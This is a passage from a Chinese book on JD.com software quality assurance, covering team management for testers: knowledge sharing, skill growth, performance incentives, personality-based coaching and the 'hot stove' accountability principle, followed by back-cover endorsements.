团队的分享对于团队成长起着至关重要的作用。对于团队成员个体，分享可以进行知识互通，进而达到与外界其他团队知识或技术的互补，提升个人技能，同时可以学习到一些新的技能，促进个人发展。对于团队，分享机制的建立可以提高团队整体技术水平，增强团队内外部的知识技术交流，让已经成熟的技术或系统产出在团队中或团队间共享，提升效率，避免重复建设。承上所述，分享制度的建立既可以节省资源，又可以在一定程度上提升团队的影响力。

团队的分享机制大家可以按照不同的维度进行规划。笔者的团队是从两个维度进行规划的：

第一个维度是分享频次。笔者的团队每周要进行一次团队内部分享，每个季度要进行一次公司范围内的团队外部分享。每年要进行 1~2 次公司外部行业大会的分享。

第二个维度是分享内容，分享内容在这里不建议大家做强制限制，只要是对于

团队发展有益的知识技术或经验，都值得分享。大家也可以针对近期团队需要的一些经验或技术进行有计划的定向分享，这样使分享比较有针对性，比较容易体现效果。

分享机制一旦建立，我们就要坚决推进执行，慢慢使团队形成“分享”的习惯。

9.3.4 业务能力提升

笔者刚加入京东公司时，满怀激情地去了解京东的业务，当时听到老员工在介绍业务时提到一个“令人不解”的说法：“几乎没有人了解京东的全部业务”。当时还有些不解，后来通过对业务的了解及实践，发现电商系统有着快速迭代和快速交付的特性，同时电商系统的业务逻辑非常复杂。当我们已经掌握了一部分业务的逻辑，再去学习其他业务逻辑时，那些已经掌握的业务逻辑会因为快速迭代而产生大量新的变化，所以很难同时了解全部业务。

我们的团队面临如此复杂且多变的业务逻辑，应该如何应对呢？

首先，在我们负责的业务框架下，会根据业务的内容及特性划分出产品线，每条产品线安排对应的测试人员，测试人员需对自己负责产品线的业务非常精通，同时要熟悉上下游有耦合的相关系统业务。

其次，为了使团队业务支持能力更强，我们要采取措施使每一个测试人员多学习其他产品线业务，目标为一个测试人员至少熟练掌握三条产品线的相关业务。这样一来，每条产品线就有了自己的 Backup（备份人员），在应对突然袭来的大量项目或需求时，能够发挥人员互补作用，能够挤出时间的产品线测试人员就可以加入协助测试，加快进度。这就有效解决了产品线间由于业务不熟悉而“远水解不了近渴”的窘境。

对于业务能力的提升，笔者团队在实践中是这样做的：建立部门分享制度，单双周分别进行业务分享和技术分享，这样使各条产品线在部门内依次进行分享，每次分享一条产品线相关业务，让大家对其他产品线的业务有充分了解。另外，在部门内规定每个测试人员每季度至少有 20%的需求来源于其他产品线，通过真正进入其他产品线测试需求的方式来强化团队成员的跨产品线业务掌握能力。

9.3.5 技术能力提升

“科学技术是第一生产力”，我们工作中除了掌握广博的业务知识，还需具有坚实的技术基础，技术是“硬货”，是团队效率提升的源泉。

对于技术能力的提升，我们最重要的并不是指导团队去学习什么技术或方法。最重要的是改变团队成员的思想，这里引用一个小时候老师常说的理念，叫作变“要我学”为“我要学”。那么如何实现这一神奇的转变呢？

很多团队负责人给团队成员宣传技术时总是说：某某技术有多么重要，能够给团队带来多大效率的提升，对于企业有着多么重大的意义，然后鼓励团队去学习相关技术……我们通过观察发现，人对于事物的接受或主动求索的动力，往往来源于对自身获得益处的考虑，而对外界组织的影响考虑得较少。根据这一特征，我们只需在团队中鼓励成员从认识到学习技术对自身成长的意义这一点出发，结合工作内容制定技术提升目标，团队成员会积极主动地学习相关知识技术，这样在客观上使团队整体的技术实力得以提升。

对于技术能力的提升，笔者团队在实践中是这样做的：建立团队知识模型，单双周分别进行业务分享和技术分享，这样使团队成员每双周就能得到团队内的一次技术分享学习机会。分享的内容包含自动化测试技术、测试工具开发技术、优秀工程实践、工作中的技术成果分享等。每季度初安排团队成员各自设定自己的季度技术提升目标，季度末进行复盘达成情况，真正让大家愿意学习技术，乐于学习技术，乐于分享技术。在团队中打造一个良好的技术氛围及分享提升机制。

9.3.6 有效利用绩效这把利剑

说到“绩效”，想必大家都不会陌生，绩效是组织期望的结果，是我们工作“成绩”与“成效”的综合。绩效管理是个较大的话题，我们在这里不做介绍，这里笔者更多是想和大家分享如何利用绩效这把利剑来驱动团队向着组织需要的方向发展。

第一，绩效目标的制定为团队指明了方向。

“成功者，必须时刻知道自己或团队是否走在通往成功的道路上！”目标就像一盏明灯，指引着团队前行。团队的绩效目标，是承接上一级目标的分解，同样，团队的绩效目标的达成也依赖于每个团队成员个人绩效目标的达成。团队成员个人绩

效目标的达成需要每个团队成员的辛勤付出，同时为达成目标，团队成员也需要有不同程度的成长。在这里，建议团队负责人可以制定一些与团队成长所需技能相关的绩效目标，以促进团队成员在完成绩效目标过程中自发去学习成长。

第二，绩效评定的标准对于团队行为有着引导作用，如图 9.3.2 所示。

我们在团队管理中对于一些有正能量的行为或思想予以倡导，于是就在部门会议甚至一些年终大会上给团队成员宣贯我们所倡导的行为和思想，以求得到执行。殊不知我们的倡导通常只能在极短时间内发挥作用，过一段时间团队成员就将其抛到脑后，未能实现长时间的落地执行。例如在团队中鼓励创新、鼓励主动分享，我们是否可以将创新或分享行为作为绩效激励的一个方面呢？答案是可以的，我们将其用于绩效激励之后，可以看到团队的创新和分享热情高涨，这就有效利用了绩效激励的方式达成落地。再比如我们期望所负责业务的接口自动化脚本覆盖率提升，我们也可以将其作为绩效激励的一部分，来引导团队快速实现接口自动化脚本覆盖率的提升。




图 9.3.2

9.4 团队管理漫谈

前面介绍了一些关于团队流程与效率提升、目标的制定及跟进执行、团队成长等话题，下面我们再聊几个和团队管理相关的有趣话题。

9.4.1 团队管理要“千人千法”

我们的团队成员由五湖四海的同胞组成，在团队中除了人员的地域差异，还有人员的年龄、性别、生活背景等各种差异，而这些差异就构成了员工性格的差异。我们作为团队管理者，在团队中颁行的规则和制度要统一，但是在人员管理方面还是要多观察团队成员的性格特质，从每个员工的性格特质出发，来引导其行为和发展。

通过在工作中的观察，大体总结出有以下几种表现形式的员工：

第一类：他们技术超强，经验丰富，是团队中的技术骨干，但为人高傲，很难接受他人的意见或建议，总以一副“我是专家我最牛”的面目示人。

第二类：他们对自己要求严格，做事非常认真，生怕出现一点错误。

第三类：他们思维活跃，不墨守成规，总有新的想法或点子涌现，在团队中敢于尝试新事物，愿意在团队面前表现自己。

第四类，他们是团队中的“老好人”，以维护人际关系为第一要务，在他们眼里“事”要为“人”让路。他们总是避免得罪人，不愿暴露问题，避免承担责任。

对于以上四类团队成员，我们该如何引导呢？

对于第一类技术能力强，专家型的人，我们可以在团队中多给其一些曝光的机会，充分满足其“专家”心态，同时也可调动其积极性，使其在团队中发挥更大作用。同时，对于此类团队成员，如果进行批评或问责要尽量考虑单独沟通的方式，不要在团队或有其他人在场时进行，否则会激起其逆反情绪。

对于第二类做事认真怕出现差错的人，这类人往往创新求变精神不足。我们要有效对其进行引导，可以为其安排一些稍有挑战性的任务，激发其潜能，并定期跟进提供支持，使其降低对出错的恐惧心理，在团队中发挥更大的作用。

对于第三类思维活跃的团队成员，他们乐于在团队中表现自己，乐于创造活跃的气氛。但往往因为思维活跃而偏离自己的方向，忘记应达成的目标。此类员工的活跃思维我们应该予以肯定，但我们应对其进行阶段性的沟通，避免“跑偏”，同时对其锁定目标的意识要进行着重培养。

对于第四类团队中的“老好人”，此类员工惧怕因工作与他人产生冲突，通常不

会主动推进工作，甚至对可能承担责任的工作进行回避。例如我们在测试过程中有些项目与上下游系统有着联调工作，对于上游系统不能顺畅提供测试数据的情况，有些“老好人”选择等待，一直等待上游的数据，致使项目联调测试工作处于“原地踏步”的状态，耽误大量时间。我们应有效引导这部分员工，培养其“结果导向”思维，并对其进行阶段性的工作成果检查，保证工作的正常推进。

上面给大家分析了团队成员可能出现的四种情况，其实，人的性格还受到很多其他因素的影响，例如地域性的差异，南方人和北方人的性格就有明显的区别，南方人做事相对比较细心，北方人做事相对比较豪爽；家庭情况也对人的性格影响较大，例如家境相对宽松的孩子相对想法比较多，比较活跃，家境相对紧张一些孩子相对比较踏实实干……

以上只是抛砖引玉地为大家介绍了一些能够影响人性格的因素。我们作为团队管理者，只要把握一个核心理念即可，这个理念叫作“用人用长处!”，每个人都有自己的长处，也有不足，只要我们抓住团队成员的长处，有效利用，再帮助其规避短处带来的影响并有效改进，即可游刃有余，让每个人都找到自己的舞台，找到自己在团队中的用武之地。

9.4.2 承认不足，方能更近一步

鲁迅先生说“真正的勇者，敢于直面惨淡的人生，敢于正视淋漓的鲜血。”我们今天管理团队，不是去打仗，但是在团队中，这句话是否也有借鉴意义呢？答案是肯定的，我们换个接地气的说法“内心强大的管理者，敢于直面团队的问题，敢于正视团队的短板。”

大家在工作中，经常看到×××团队做了×××优秀的实践，×××团队开发了×××框架或平台，提升效率，获得好评……我们静下心来想想，在这些光鲜的背后，难道我们的团队就没有缺点和短板吗？这些缺点和短板我们是否能够正视并努力改进呢？

团队发展始于“认识自己，承认不足”。在这里，举个笔者团队的例子。公司在2014年中左右开始进行各团队代码质量检查，当时笔者团队所在的系统代码质量处于中游水平，亟待提升。首先我们认识到不足，然后该如何提高代码质量呢？当然最优的方法是一开始就写出优质的代码，这可能对于普通开发人员的要求会相对高

一些，那么退而求其次的方法就是尽早发现代码中存在的问题，并把它修改掉。达成这一目标可以通过代码评审的方式来及早发现有问题的代码，但是有很多开发人员反映代码评审有些痛点：一方面常常没时间进行评审，另外还发现在评审一些低级错误上浪费了大量时间，筋疲力尽后才发现没有太多精力去关注更加重要的架构设计等问题。

那么有没有什么办法在评审之前先过滤掉一些低级的代码违规呢？我们可以使用自动代码审查的方式来实现，通过代码规则的设定，在开发人员提交代码后的第一时间去扫描代码从而发现一些基础的和低级的代码违规，为后面的评审流程在上游增加一层过滤网。从一开始引入自动代码扫描，到开始设置基线，笔者所在系统内部所有团队都开始实施起来。到 2015 年下半年，笔者所在系统的代码质量数据排名已经从中游水平跃居为第一名。开发人员已经逐渐适应了自动代码扫描机制，代码质量意识也渐渐融入到每个人的日常工作中。

作为团队管理者，在工作中只有不停地审视自己、审视团队，不断发现问题，不回避短板，将短板进行分析并改进，团队才会在不断前行中变得更加健康茁壮。

9.4.3 关于问责

说起问责，大家在工作中都会涉及，与问责相对应的是赞赏。在实际工作中，我们更加擅长赞赏，而对有效地问责比较迷茫，甚至产生畏惧心理。我们在工作中会给团队立很多“规矩”，团队成员一旦触犯就会涉及问责，抑或是工作业绩没有达成，也同样涉及问责。

面对团队问责，我们是否有行之有效的方法呢？笔者认为，在问责之前，管理者首先要做到以下几点：

首先，团队或个人目标事前清晰传达，团队规章制度清晰，并与团队成员达成一致。

其次，通过沟通使团队成员承诺完成目标任务或遵守团队规章制度。

再次，制定目标或规章制度时就清晰描述出未达成或违反制度的惩罚措施并与团队达成一致。

关于问责在管理学中有个著名的“烫炉原则”，如图 9.4.1 所示，很形象地描述

了问责的几个要领，我们想象一下，一个烈火燃烧的炉子，如果去触摸会有什么后果？




图 9.4.1

第一，一个炙热的火炉放在那里，里面燃烧着熊熊烈火，这首先给我们一个警示，不要触碰，否则会被烫伤，具有威慑力。我们的规章制度同样具有警示作用，警示大家不能去违反。这就是烫炉原则的第一个特性——“**警示性**”。

第二，在触碰炙热的火炉的一瞬间就会被灼伤，这一过程是瞬间完成的，这就给我们揭示了烫炉原则的第二个特性——“**及时性**”，即碰即烫。这对于我们在工作中的问责提供了一个很好的指导，这就是出现问题要立即问责，使违规者立即承担责任，不要拖延处理时间。

第三，触碰火炉的行为不论是这次触碰还是下次触碰，也不论是身体的哪个部位触碰，立即就会被灼伤，这为我们揭示了烫炉原则的第三个特性——“**一致性**”。在工作中体现为规则一旦制定，无论在何时何地，只要违反规定就会被问责，问责不会因为时间和地点的改变而改变。

第四，火炉不认人，火炉不管你是平民百姓还是王公贵胄，只要敢触碰，就一律被烫伤。不因人的身份或职级而改变被烫伤的结果。这为我们揭示了烫炉原则的第四个特性——“**公平性**”。在工作中，不管是基层员工还是管理者，都应受到制度的约束，制度面前，人人平等！我们必须严格遵守制度，一旦触犯，就会得到相应惩处。


烫炉原则为我们形象地介绍了问责的几个特性，在这里请大家注意：在实际的

管理工作中，对于违反制度的行为及个人，应实事求是，就事论事，对事不对人，问责的目的在于“改变不良的行为”，而非惩治“人”。

在问责过程中，我们还应根据被问责人员的性格特征采取不同的方式。例如：被问责人员是个内向的人，这样就适合单独沟通，而非在大庭广众下对其进行问责。问责时可以采取：“表扬过去”—“批评当下”—“展望未来”的沟通逻辑，这样团队成员更容易接受问责并改进，更容易达到通过问责改变团队不良行为的效果。

9.5 小结

本章通过对测试流程的制定、推行及优化，打造靠谱团队，团队成长及团队管理漫谈等几部分来介绍质量团队管理相关的实践或经验。对于团队管理，可将其分为两大部分，即“管人”和“管事”，在这两者之间，更为重要的是“管人”，人才是团队最宝贵的资源，我们必须努力采取各种管理手段使团队中“人”的思想提升起来，“人”的技能提升起来，才能驱动整体团队的健康发展。



《京东平台运营案例精解》
商城研发 POP 平台 著
ISBN 978-7-121-31408-7
定价：69.00 元

丛书介绍

《“赢在京东”系列技术教程》是由京东大学组织一线业务精英和专家团队出品的技术读物，将不断分享京东发展过程中的优势资源与先进经验，是京东唯一官方认证用书，更是品牌商家、创业者、技术从业人员等的必备参考读物。

我们将不断总结，与您共同进步。若您有意见或建议，欢迎联系我们：JD-university@jd.com

同济大学软件学院教授
知名软件质量专家
朱少民

当软件研发处在快速迭代、持续交付的时代，只有质量保障体系成为坚强后盾，才能助研发一臂之力，而不是让质量成为瓶颈。京东POP平台质量团队给我们呈现的《京东系统质量保障技术实战》一书乃雪中送炭。本书不仅在自动化测试、CI、持续静态分析、安全性测试等各个方面分享团队的实战经验和优秀实践，而且强调全过程的质量保障和团队协作，理顺测试流程，突出基于接口的测试和分层测试，将需求管理、开发、测试、环境维护等融为一体。相信这是一本难得的好书。

品友互动 CTO
欧阳辰

这本书来自京东测试人的实践、思考与创新。我在阅读此书时，感觉像是有多位资深“老司机”带路，他们带我领略电商测试之博大精深。在电商测试领域中，他们不断摸索、沉淀、反思，并把最效的精华集结成书。这本书能够帮助工程师提升Devops意识，帮助公司建立质量文化，是近年来测试领域难得的实践派之佳作。

ThoughtWorks 中国 QA Lead
BQConf 负责人
林冰玉

本书作者以亲身经历的电商行业项目为例，介绍了项目各个阶段质量保障的实战经验，不仅有详尽的软件测试和持续交付相关技术，还有团队管理方面的内容，是一套非常全面的项目质量保障方案，值得软件质量保障人员借鉴和学习。

博文视点Broadview

京东图书
—JD.COM—

策划编辑：张慧敏
责任编辑：石　倩
封面设计：李　玲

特约监制：杨海峰　　特约策划：吴迪

上架建议：系统测试

ISBN 978-7-121-32432-1

定价：69.00元